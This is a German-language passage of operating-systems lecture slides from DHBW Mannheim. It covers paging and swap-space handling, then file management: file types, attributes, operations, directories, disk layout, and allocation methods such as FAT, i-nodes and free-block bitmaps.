 - » Vermindert Festplatten-Zugriffe
 - u.a.

Aufgabe

- Zu welchem Zeitpunkt/Bei welchen Ereignissen muss das Betriebssystem mit dem Paging interagieren?
 - Mit Ihren Nachbarn
 - 3 Minuten



3

Speicherverwaltung

- Implementierung
 - Betriebssystem interagiert mit dem Paging bei
 1. Erzeugung von Prozessen
 - Seitentabelle erzeugen
 - auf der Festplatte
 - » Platz für ausgelagerte Seiten reservieren
 - » Swap-Bereich mit Programtext und Daten initialisieren
 - Aktualisieren der Prozesstabellen
 2. Auswählen eines Prozesses durch Scheduler
 - MMU aktualisieren
 - » Spuren des alten Prozess beseitigen
 - » Aktuelle Seitentabelle auf Prozess-Seitentabelle setzen
 - » evtl. Laden einiger Seiten um Seitenfehlerrate zu senken

Speicherverwaltung

- Implementierung
 - Betriebssystem interagiert mit dem Paging bei
 - 3. Auftreten eines Seitenfehlers (page fault)
 - feststellen welche virtuelle Adresse den Fehler erzeugt hat
 - » Auslesen von Hardwareregistern
 - Benötigte Seite auf Festplatte finden
 - Neuen Seitenrahmen suchen
 - » Wenn nötig alte Seite auslagern
 - Befehlszähler auf den verursachenden Befehl zurücksetzen

4. Beenden des Prozesses

- Seitentabelle, Seitenrahmen und Plattenplatz für ausgelagerte Seiten freigeben
 - » Evtl. gemeinsame genutzte Seiten erst später löschen

Speicherverwaltung



- Implementierung
 - Wo werden die ausgelagerten Seiten hingeschrieben?
 - Spezieller Bereich auf der Festplatte
 - Swap-Partition
 - z.B. bei Linux ein spezielles Dateisystem
 - » Sehr einfach durch Verwenden von Blocknummern
 - z.B. bei Windows eine große vorreservierte Datei im Dateisystem
 - Bei Systemstart ist der Swap-Bereich leer
 - Jeder gestartete Prozess kopiert seinen Inhalt auf die Swap-Partition/den Swap-Bereich
 - » Die Position und Größe des Swap-Bereichs wird im PCB in der Prozesstabellen abgelegt
 - Wird ein Prozess gestoppt, dann wird der Bereich wieder freigegeben

Speicherverwaltung

- Implementierung
 - Swap Bereich
 - Wie wird die Swap Partition initialisiert?
 - Zwei einfache Methoden
 - » Alle Seiten zuerst in Swap-Partition initialisieren und bei Bedarf in den Speicher einzulagern
 - » Alle Seiten im Speicher initialisieren und bei Bedarf in den Swap-Bereich auszulagern
 - Wie ist der Swap-Bereich organisiert?
 - Feste Zuordnung oder dynamische Zuordnung
 - Wie kann mit wachsenden Prozessen umgegangen werden?
 - Plattenzuordnungstabelle

Speicherverwaltung

- Implementierung
 - Swap Bereich



Speicherverwaltung

- Zusammenfassung
 - Betriebssystem verwaltet die Ressource Speicher
 - Swapping
 - Möglichkeit der Multiprogrammierung
 - Relokation von Speicherbereichen
 - Basis-/Limit-Register für dynamische Relokation
 - Speicherverwaltung mit verketteten Listen
 - Verschiedene Algorithmen: First Fit, NextFit, BestFit, WorstFit
 - Virtuellen Speicher
 - Programme wachsen schneller als Hauptspeicher
 - Ausführung von Programmen, die nicht in Speicher passen
 - Aufteilung des Adressraums in kleine Einheiten (Seiten)
 - Trennung logische (virtuelle) und physische Adressen
 - Hardwareunterstützung durch MMU

Speicherverwaltung

- Zusammenfassung
 - Virtuellen Speicher ...
 - Verwaltung des Speicher durch Seitentabellen
 - Verschiedene Algorithmen zur Seitenersetzung
 - Optimaler Algorithmus, NRU, FIFO, Second-Chance, Clock, LRU, NFU, Aging
 - Lokalitätseigenschaft von Prozessen (prepaging)
 - Arbeitsbereich (Working Set)
 - Algorithmen: WorkingSet, WS-Clock
 - Entwurfskriterien für Paging
 - Implementierungsaspekte beim Paging

Betriebssysteme

Dateiverwaltung

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

2. November 2011

Prof. Dr. Kornmayer

376

Dateiverwaltung

- Dateien und Verzeichnisse
- Implementierung von Dateisystemen
- Verwaltung und Optimierung von Dateisystemen
- Beispiele

2. November 2011

Prof. Dr. Kornmayer

377

Dateiverwaltung


- Bisher:
 - Adressraum zur Speicherverwaltung von Prozessen
- Problem:
 - Wenn der Prozess beendet wird, sind die Daten verloren
 - Für einige Problem-Felder ist die Größe des virtuellen Adressraums immer noch zu beschränkt
 - Flugbuchung, firmeninterne Datenhaltung, ...
 - Mehrere Prozesse greifen gleichzeitig auf gleiche Information zu
 - Information muss außerhalb des Adressraumes gehalten werden

Dateiverwaltung

- Neue Abstraktion: **Dateien**
 - als logische Informationseinheit
 - persistente Speicherung von Informationen
 - werden vom Betriebssystem verwaltet
 - Dateisystem als Teil des Betriebssystems
 - Dateien modellieren die Platte
 - Vgl.: Adressraum modelliert den Arbeitsspeicher

Dateiverwaltung

- Erinnerung



2. November 2011

Prof. Dr. Kornmayer

380

Dateiverwaltung

- Benutzersicht

- Wie präsentieren sich die Dateien bzw. das Dateisystem?
- Woraus besteht eine Datei und wie kann auf die Informationen zugegriffen werden?

- Entwicklersicht

- Wie darf der Nutzer auf Dateien zugreifen?
- Wie wird das System realisiert?
 - Bitmaps oder verkettete Listen?

Ziel ist Abstraktion:

- einheitliche Schnittstelle zu allen Datenträgern

2. November 2011

Prof. Dr. Kornmayer

381

Dateiverwaltung



- Benutzersicht
 - Wie präsentieren sich die Dateien bzw. das Dateisystem?
 - Woraus besteht eine Datei und wie kann auf die Informationen zugegriffen werden?
- Entwicklersicht
 - Wie darf der Nutzer auf Dateien zugreifen?
 - Wie wird das System realisiert?
 - Bitmaps oder verkettete Listen?

Ziel ist Abstraktion:

- einheitliche Schnittstelle zu allen Datenträgern

2. November 2011

Prof. Dr. Kornmayer

382

Aufgabe



- Definieren Sie den Begriff „Datei“!
 - Was ist eine Datei?
 - Was ist ein wesentliches Merkmal von Dateien?
 - Mit ihren Nachbarn
 - 30 Sekunden

30

2. November 2011

Prof. Dr. Kornmayer

383

Dateiverwaltung

- Dateien
 - Abstraktion zum Speichern von Informationen
 - Für späteres Wiederverwenden
 - Namen sind wichtiges Merkmal
 - Zugriff über den Namen
 - Namen entstehen durch Erzeugung
 - Verschiedene Formate
 - » MS-DOS: kornmaye.txt
(max. 8 Buchstaben für Namen und max. 3 Buchstaben für Erweiterung)
 - NTFS (Windows NT, 2000, XP, Vista):
 - » lange Namen möglich
 - » „Erweiterungen“ haben Bedeutung: Betriebssystem startet Programme in Abhängigkeit von den Endungen
 - UNIX: Beliebige Namen
 - » „Erweiterungen“ sind Konvention

Dateiverwaltung

- Struktur von Dateien
 - Dateien als Bytefolgen
 

1 Byte
 - Maximum an Flexibilität
 - Alle Unix-Systeme, alle Windows-Systeme
 - Datensätze mit innerer Struktur
 


1 Datensatz
 - Datensätze mit fester Größe und interner Struktur
 - Beginn der Großrechner

Dateiverwaltung

- Typen von Dateien
 - Reguläre Dateien
 - Enthalten Informationen des Benutzers
 - ASCII-Dateien oder Binär-Dateien
 - ASCII Dateien lassen sich mit Texteditor anschauen
 - ASCII Dateien bestehen aus Textzeilen
 - Die innere Struktur von Binärdateien ist dem Programm bekannt
 - Verzeichnisse
 - Systemdateien zur Verwaltung der Struktur eines Dateisystems
 - Zeichendateien
 - Für zeichenorientierte E/A (Drucker, Terminal (/dev/tty), ...)
 - Blockdateien
 - Verwendet zur Modellierung von Plattspeicher (/dev/hda)

Dateiverwaltung

- Typen von Dateien
 - Ausführbare Datei unter UNIX/Linux
 - Wird nur ausgeführt mit der richtigen Struktur



Dateiverwaltung

- Zugriff auf Dateien
 - Sequentieller Zugriff (sequential access)
 - In sehr frühen Systemen die einzige Art des Zugriffs
 - Bytes (oder Datensätze) einer Datei werden vom Anfang beginnend nacheinander eingelesen
 - Überspringen war nicht möglich
 - Magnetbänder
 - Wahlfreier Zugriff (random access)
 - Bytes (oder Datensätze) einer Datei werden in beliebiger Reihenfolge eingelesen
 - Unentbehrlich für Anwendungen (Datenbanken)
 - Festplatte
 - Methode „seek“ legt die Position in der Datei fest
 - » Danach wird wieder sequentiell ausgelesen

Aufgabe

- Welche Informationen über Dateien wollen Sie als Nutzer kennen?
- Erstellen Sie eine Liste!
 - Mit ihren Nachbarn
 - 48 Sekunden

48

Dateiverwaltung



- Dateiattribute
 - Information über die Daten == Metadaten
 - Inhalt der Attribute variiert von System zu System
 - Mögliche Attribute:
 - Urheber, Eigentümer, Datensatzlänge, Aktuelle Größe, Maximale Größe, Read-Only-Flag, Zeitpunkt der Erstellung, Zeitpunkt des letzten Zugriffs, Zeitpunkt der letzten Änderung, Hidden-Flag, System-Flag, Random-Access-Flag, Schlüsselposition, Schlüssellänge, Datensatzlänge, ...

2. November 2011

Prof. Dr. Kornmayer

390

Dateiverwaltung



- Dateioperationen
 - Realisiert als Systemaufrufe
 - Create
 - Delete
 - Open
 - Close
 - Read
 - Write
 - Append
 - Seek
 - SetAttribute
 - GetAttribute
 - Rename
 - Verwendung von Dateien mit Hilfe von **File-Deskriptoren**
 - werden bei der Erstellung. bzw. beim Öffnen durch das Betriebssystem erstellt.
 - ganzzahlige Werte

2. November 2011

Prof. Dr. Kornmayer

391

Dateiverwaltung


- Organisation von Dateien

- Flache Organisation

- Alle Dateien in einer Ebene
 - Einfach
 - Einsatz
 - Frühe PC Systeme
 - Eingebettete Systeme (Telefone, DigiCams, ...)

- Hierarchische Organisation

- Über eine Baum-Struktur
 - Mächtiges Werkzeug zur Strukturierung der Arbeit



→Verzeichnisse

Dateiverwaltung

- Navigation im Verzeichnisbaum

- Pfadnamen

- Zur Spezifizierung der Dateien im Verzeichnisbaum

- Absolute Pfadnamen

- » Beginnen immer im Wurzelverzeichnis und enden mit dem Dateinamen bzw. Verzeichnisnamen
 - » Separatoren trennen die einzelnen Bestandteile
 - Windows: \ c:\Dokumente\kornmayer\betriebssysteme.odp
 - UNIX: / /usr/kornmayer/betriebssysteme.odp

- Arbeitsverzeichnis

- » Aktuelle Verzeichnis durch den Benutzer bestimmt
 - » Startpunkt für relative Pfadnamen

- Relative Pfadnamen

- » Beginnen im Arbeitsverzeichnis
 - » Spezialeinträge
 - „.“ bestimmt das aktuelle Verzeichnis,
 - „..“ bestimmt das übergeordnete Verzeichnis

Dateiverwaltung



- Verwaltung des Verzeichnisbaums
 - Operationen
 - In verschiedenen Systemen sehr unterschiedlich
 - Übliche Systemaufrufe aus der UNIX-Welt
 - Create, Delete,
 - Opendir, Closedir, Readdir
 - Rename,
 - Link, Unlink

2. November 2011

Prof. Dr. Kornmayer

394

Aufgabe



- Bisher haben wir das Konzept Dateien aus der Sicht des Benutzer untersucht
 - Dateien speichern Information
 - Auf Dateien wird zugriffen
 - Dateien werden über Verzeichnisse organisiert
- Jetzt wollen wir in die Rolle des BS-Entwicklers wechseln!
 - Was muss der Entwickler über das System wissen?
 - Welche Fragen muss der Entwickler beantworten, um die Abstraktion „Datei“ zu implementieren?
 - Mit ihren Nachbarn
 - ~175 Sekunden

3

2. November 2011

Prof. Dr. Kornmayer


395

Diskussion

- Hardware-Fragen:
 - Wie kann ich mit der Hardware interagieren?
 - Wie ist die Hardware aufgebaut?
- Wie finde ich eine existierende Datei?
 - Wo sind die Informationen der Datei auf der Hardware?
- Wie erzeuge ich eine neue Datei?
 - Wo finde ich freien Speicher?
- Wie kann ich die Hardware effizient einsetzen?

Dateiverwaltung

- Festplatte



Dateiverwaltung

- Festplatte



http://www.flickr.com/photos/intel_italia/6150057911

2. November 2011

Prof. Dr. Kornmayer

398

Dateiverwaltung

- Layout Datenträger
 - Layout
 - Datenträger (meist Platte) wird in Partitionen eingeteilt



- Master Boot Record (MBR):
 - Wichtig beim Systemstart (Hochfahren)
 - Enthält die Partitionstabelle
 - Enthält einen Verweis auf die aktive Partition
 - » Beim Start wird in der aktiven Partition der erste Block gelesen (Boot-Block)
 - » Ein Programm im Boot-Block lädt dann das Betriebssystem

2. November 2011

Prof. Dr. Kornmayer


399

Dateiverwaltung

- Layout Datenträger

- Layout

- Datenträger (meist Platte) wird in Partitionen eingeteilt



Dateiverwaltung


- Implementierung von Dateien

- Wichtigster Aspekt:

- Welche Blöcke auf der Festplatte sind mit welcher Datei assoziiert?

- Ansatz 1: Zusammenhängende Belegung

- Abspeichern als zusammenhängende Menge von Blöcken
 - Bsp: 1 KB Blockgröße, 50 KB Datei
 - 50 aufeinanderfolgende Blöcke




- Vorteile:

- Einfache Implementierung
Parameter (Adresse 1 Block und Anzahl der Blöcke)
 - Hervorragende Leseleistung
 - » Nur ein Positionierungsschritt und ein Ausleseschritt

Dateiverwaltung

- Implementierung von Dateien
 - Ansatz 1: Zusammenhängende Belegung
 - Nachteil:
 - Beim Löschen beginnt die Platte zu fragmentieren
 - Mögliche Lösungen:
 - » Verdichten
 - Verschiebe alle Dateien um Lücken zu schließen
 - Sehr teuer
 - » Liste mit freien Blöcken verwalten zur Wiederverwendung
 - Schon bei der Erzeugung der Datei muss die Größe bekannt sein
 - Kein realistisches Szenario
 - Verwendung
 - auf CD-ROMs




2. November 2011

Prof. Dr. Kornmayer

402

Dateiverwaltung

- Implementierung von Dateien
 - Ansatz 2: Belegung durch Verkettete Liste
 - Datei ist verkettete Liste
 - » Erste Eintrag im phys. Block ist Zeiger auf den nächsten Block



- Vorteil:

- Keine Fragmentierung
- Als Parameter reicht die Nummer des 1. Block aus

2. November 2011

Prof. Dr. Kornmayer


403

Dateiverwaltung

- Implementierung von Dateien
 - Ansatz 2: Belegung durch Verkettete Liste
 - Nachteile:
 - Speicherplatz pro Block wird um den Zeiger verringert
 - Viele Systemaufrufe zur Positionierung
 - » Sequentielles Lesen ist akzeptable,
 - » aber Wahlfreier Zugriff ist sehr teuer,
 - da immer wieder vom Anfang begonnen werden muss
 - Lösung: lege die Zeiger in Tabelle in Arbeitsspeicher ab

Dateiverwaltung


- Implementierung von Dateien
 - Ansatz 3:
Belegung durch verkettete Listen im Arbeitsspeicher
 - Dateiallokationstabelle (**File Allocation Table = FAT**)



- Vorteile:
 - Der gesamte Block steht zur Verfügung
 - Wahlfreier Zugriff geht schneller, da im Arbeitsspeicher gesucht wird ohne Plattenzugriffe davor
 - Immer noch nur ein Parameter für die Datei (Position des ersten Blocks in der Tabelle)
- Nachteile:
 - Tabelle benötigt Arbeitsspeicher
 - Linear mit der Größe der Platte
1 KB Blockgröße, 200 GB
→ 200000000 Einträge mit 4 Byte pro Eintrag → 800 MB
 - Nicht bei großen Platten geeignet

Dateiverwaltung

- Implementierung von Dateien
 - Ansatz 4: I-Nodes
 - = Datenstruktur (Metadaten) mit
 - Dateiattributen
 - Adressen aller Blöcke
 - Vorteile:
 - Mit I-Node sind alle Blöcke bekannt
 - Die I-Node müssen nur im Speicher sein, wenn die Datei geöffnet ist
 - » Reservierter Speicher für I-Nodes hängt von der Anzahl geöffneter Dateien ab
 - Im Gegensatz zu FAT, wo der Speicher von der Plattengröße abhängt
 - Umgang mit großen Dateien, die viele Blöcke haben
 - » Zeiger auf einen Block mit weiteren Adressen
 - Hierarchie von I-Nodes entsteht.



Aufgabe

- Bisher haben wir uns über das Verbinden von Datenbereichen auf einer Festplatte zu einer Datei Gedanken gemacht!
- Wie funktioniert die Zuordnung von Namen zu Dateien?
 - Mit ihren Nachbarn
 - 90 Sekunden


90

Dateiverwaltung

- Implementierung von Verzeichnissen
 - **Verzeichnis = Datei mit Tabelle mit Verzeichniseinträgen**
 - Verzeichniseintrag = Information zum Auffinden von Plattenblöcken und evtl. über Attribute der Datei
 - Abbilden von ASCII-Namen auf Datei-Information
 - Bei zusammenhängender Belegung die Adresse und Größe
 - Bei verketteten Listen die Nummer des ersten Blocks
 - Bei I-Nodes die Nummer des I-Nodes

Spiele	Attribute	#5
Mails	Attribute	#471
News	Attribute	#8
Mkn421	Attribute	#501

Attribute sind Teil des Verzeichnis-Eintrags



Attribute sind Teil des I-Nodes

Dateiverwaltung

- Implementierung von Verzeichnissen
 - Was passiert bei der Erzeugung einer Datei unter Linux?
 - I-Node für die Datei erzeugen
 - I-Node für das Verzeichnis aktualisieren (Attribute)
 - Neuer Eintrag in den Verzeichnisblock eintragen
 - „Datei selbst schreiben“
 - Bei vielen kleinen Dateien steigt der Overhead an!
 - Wichtig: Diese Aktionen sollen zeitnah ausgeführt werden
 - Gefahr: Inkonsistenz-Probleme, wenn nicht alle Aktionen für „eine“ Datei aufgrund eines Systemabsturzes ausgeführt werden

Aufgabe

- Jetzt haben wir ein allgemeines Konzept für Dateien.
 - Dateien bestehen aus Blöcken und es wird über „Metadaten“ auf diese Blöcke zugriffen
 - Verzeichnisse sind Dateien mit Listen von Verzeichniseinträgen, die die Auflösung von Namen ermöglichen
 - Änderungen werden sofort auf die Dateien angewendet durch Systemaufrufe
- Was muss die Implementierung eines Dateisystem noch leisten?
 - Was muss bei der Anwendung des Konzepts auf eine reale Festplatte berücksichtigt werden?
 - Mit ihren Nachbarn
 - 90 Sekunden

90


Diskussion

- Block Verwaltung
 - Größe der Blöcke
 - Position
 - Welcher Block wird einer Datei zugeordnet?
 - Welcher Block ist den frei?
- Performanz
- Gemeinsame Nutzung
- Konsistenz beim Absturz



Dateiverwaltung

- Implementierung
 - Blockgröße
 - Große Blöcke verschwenden Platz
 - Beim Abspeichern kleiner Dateien
 - Kleine Blöcke verschwenden Zeit
 - Durch viele Zugriffe und rotationsbedingte Wartezeiten
 - Optimum hängt von der „üblichen Größe“ der Dateien ab




2. November 2011

Prof. Dr. Kornmayer

412

Dateiverwaltung

- Implementierung
 - Verwaltung freier Blöcke
 - Wie behält das Betriebssystem Überblick über die freien Blöcke?
 - Ansatz 1: Verkettete Listen von Plattenblöcken
 - Bei leerer Platte sehr groß
 - Aber verwende einfach die freie Blöcke und verbrauche damit keinen zusätzlichen Speicher
 - Bei einer Blockgröße von 1 KB können 256 32-Bit Plattenblock-Nummern gespeichert werden



2. November 2011

Prof. Dr. Kornmayer

413

Dateiverwaltung

- Implementierung
 - Verwaltung freier Blöcke
 - Wie behält das Betriebssystem Überblick über die freien Blöcke?
 - Ansatz 2: Bitmap
 - Nur bei voller Platte braucht sie mehr Platz als die verkettete Liste
 - Bsp: 500 GB Platte
→ 488 Millionen Bit
 - → 60000 KB
 - Kann als virtuelle Speicher verwaltet und seitenweise nachgeladen werden

1001101101101100
0110110111101111
1010110110110110
0110110110111011
1110111011101111
1101101010001111
0000111011010111
1011101101101111
1100100011101111
0111011101110111
1101111101110111

Eine Bitmap


2. November 2011

Prof. Dr. Kornmayer

414

Dateiverwaltung

- Erinnerung: Layout Datenträger
 - Layout
 - Datenträger (meist Platte) wird in Partitionen eingeteilt



- Boot-Block: Programm zum Laden des Betriebssystems
- SuperBlock: Schlüsselparameter des Dateisystems (Typ, Magische Zahl, Anzahl der Blöcke, ...)
- Freispeicherverwaltung: Information über die freien Blöcke im Dateisystem
- I-Nodes: Liste von Datenstrukturen, die alle Informationen über jede Datei enthalten (später mehr)
- Wurzelverzeichnis: Einstiegspunkt in die Baumstruktur des Dateisystems
- Und schließlich die Daten selbst!

